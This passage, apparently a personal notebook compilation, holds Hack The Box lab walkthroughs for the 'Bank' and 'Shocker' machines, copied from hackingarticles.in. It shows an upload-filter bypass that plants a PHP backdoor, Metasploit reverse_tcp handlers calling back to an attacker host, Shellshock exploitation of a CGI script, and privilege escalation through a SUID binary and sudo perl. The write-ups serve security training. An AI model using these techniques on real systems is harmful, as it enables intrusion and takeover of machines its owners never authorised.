
Then with the title shell, I upload shell.php by adding "ignite" in the message box and click on submit. But failed to upload this file therefore without wasting time I simply intercept our browser HTTP request in Burpsuite.




From given below image you can observe that we had fetched intercepted HTTP request of uploaded shell.php file.



After so many attempts I simply **modify shell.php** into **shell.htb** and forward the intercepted data.



YES!! It successfully gets uploaded, then I run this file and move back to the Metasploit framework for meterpreter session.




After executing uploaded backdoor file come back to Metasploit framework and wait for meterpreter session.

```
msf use exploit/multi/handler
msf exploit(multi/handler) set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) set lhost 10.10.14.6
msf exploit(multi/handler) set lport 4444
msf exploit(multi/handler) exploit
```

From given below image you can observe **meterpreter session1** opened for accessing victim tty shell.

```
meterpreter>sysinfo
```




Now let's finish the task by grabbing user.txt and root.txt file. First I move into /home directory and check available files and directories inside it.

```
cd /home
ls
```

Here one directories chris, when I explore **/home/chris** I saw user.txt and use cat command for reading.

```
cd chris
ls
cat user.txt
```

Great!! Here we had completed 1st task now move to 2nd tasK



Inside /var/ww/bank/uploads directory I checkout root privileges directory by executing following command.

```
find / -perm -4000 2>/dev/null
```

As result it dump so many directories have root privileges but I look at **/var/htb/bin/emergency**.

```
www-data@bank:/var/www/bank/uploads$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
```

When I extract all directory here I found an emergency file which I had run for getting root access as shown below in the image.

```
./emergency
id
```

```
www-data@bank:/var/htb$ ls -al
ls -al
total 16
drwxr-xr-x  3 root root 4096 Jun 14  2017 .
drwxr-xr-x 14 root root 4096 May 29  2017 ..
drwxr-xr-x  2 root root 4096 Jun 14  2017 bin
-rwxr-xr-x  1 root root  356 Jun 14  2017 emergency
www-data@bank:/var/htb$ ./emergency
./emergency
[!] Do you want to get a root shell? (THIS SCRIPT IS FOR EMERGENCY ONLY) [y/n]:
y
y
Popping up root shell..
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

Now let's get the root.txt by executing following command.

```
cd /root
cat root.txt
```

We have successfully completed 2nd task.

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
d5be[redacted]30c8a68e
#
```

Autho

From <https://www.hackingarticles.in/hack-the-box-challenge-bank-walkthrough/>

Mantis

Wednesday, January 2, 2019 7:17 PM

Shocker

Wednesday, January 2, 2019 7:17 PM

Level: Beginners
Task: find **user.txt** and **root.txt** file in victim's machine.
Let's Breach!!!
Firstly let's enumerate ports in context to identify running services and open ports of victim's machine by using the most popular tool Nmap.
nmap -A 10.10.10.56
Awesome!! Nmap has done the remarkable job by dumping the details of services running on open port 80, 2222.

```
root@kali:~# nmap -A 10.10.10.56
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-02 13:07 EDT
Nmap scan report for 10.10.10.56
Host is up (0.14s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, s
TCP/IP fingerprint:
```

Knowing port 80 is open on victim's network we preferred to explore his IP in the browser and the following image as shown below.

Next, we use the dirb tool of kali to enumerate the directories and found some important directories such as /cgi-bin ,index.html, server-status

dirb http://10.10.10.56

```
root@kali:~# dirb http://10.10.10.56/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Apr  2 13:08:32 2018
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

-----------------
END_TIME: Mon Apr  2 13:19:47 2018
DOWNLOADED: 4612 - FOUND: 3
```

As /cgi-bin / is a restricted directory, let's look for a .sh file in the directory using dirb

dirb http://10.10.10.56/cgi-bin -X .sh

```
root@kali:~# dirb http://10.10.10.56/cgi-bin -X .sh

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Mar 22 06:42:35 2018
URL_BASE: http://10.10.10.56/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.sh) | (.sh) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/cgi-bin/ ----
+ http://10.10.10.56/cgi-bin/user.sh (CODE:200|SIZE:126)

-----------------
END_TIME: Thu Mar 22 06:56:19 2018
DOWNLOADED: 4612 - FOUND: 1
root@kali:~#
```

Great we have the user.sh in the cgi-bin directory.
We downloaded the user.sh by opening the URL http://10.10.10.56/cgi-bin/user.sh
Now let's open the user.sh file using cat
cat user.sh
If you will Google for Apache web server with URI of /cgi-bin/ then you will realize that it could be Shellshock vulnerability, therefore, let for its exploitation using Metasploit.

```
root@kali:~/Downloads# cat user.sh
Content-Type: text/plain

Just an uptime test script

 06:10:49 up 3 days,  8:09,  0 users,  load average: 0.00, 0.00, 0.00
```

Open a terminal type msfconsole for loading metasploit framework and use following module. This module targets CGI scripts in the Apache web server by setting the HTTP_USER_AGENT environment variable to a malicious function definition.
use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) >set rhost 10.10.10.56
msf exploit(apache_mod_cgi_bash_env_exec) >set lhost 10.10.14.6
msf exploit(apache_mod_cgi_bash_env_exec) >set targeturi /cgi-bin/user.sh
msf exploit(apache_mod_cgi_bash_env_exec) >expoit
And we got victim's reverse connection through **meterpreter session 1** and hence our prediction is true the target was vulnerable to shellshock.

```
msf >  use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 10.10.10.56
rhost => 10.10.10.56
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/user.sh
targeturi => /cgi-bin/user.sh
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.6:4444
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > [*] Command Stager progress - 100.46%
[*] Sending stage (857352 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.56:51632) at 2018-04-02 13:25:
```

Now let's finish the task by grabbing user.txt and root.txt file. First I move into /home directory and check available files and directories inside it.

cd home

ls

Here one directory shelly, when I explore /shelly I saw user.txt and use cat command for reading.

cd shelly

ls

cat user.txt

Great!! Here we had completed 1st task now move to 2nd tasK

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2017-09-22 15:49:12 -0400  shelly

meterpreter > cd shelly
meterpreter > ls
Listing: /home/shelly
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-09-25 08:29:38 -0400  .bash_history
100644/rw-r--r--  220   fil   2017-09-22 12:33:54 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2017-09-22 12:33:54 -0400  .bashrc
40700/rwx------   4096  dir   2017-09-22 12:35:28 -0400  .cache
40775/rwxrwxr-x   4096  dir   2017-09-22 15:49:12 -0400  .nano
100644/rw-r--r--  655   fil   2017-09-22 12:33:54 -0400  .profile
100644/rw-r--r--  66    fil   2017-09-22 15:43:04 -0400  .selected_editor
100644/rw-r--r--  0     fil   2017-09-22 12:35:31 -0400  .sudo_as_admin_successful
100444/r--r--r--  33    fil   2017-09-22 15:37:05 -0400  user.txt

meterpreter > cat user.txt
2ec24[redacted]f3e16695b233
meterpreter >
```

For accessing root directory we need root privilege therefore next we use python one-liner for spawning pty shell.

Great!! I logged in successfully and check shelly's privileged and roles using **sudo -**

I and found he has root privileged and an indication for a directory **/usr/bin/perl** with NOPASSWD. Now let's get the root.txt by executing following command.

sudo perl –e 'exec "/bin/sh"'


id

ls

root.txt

We have successfully completed 2nd task.

Enjoy Hacking!!



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social M

From <https://www.hackingarticles.in/hack-the-box-challenge-shocker-walkthrough/>


Devel

Wednesday, January 2, 2019 7:17 PM

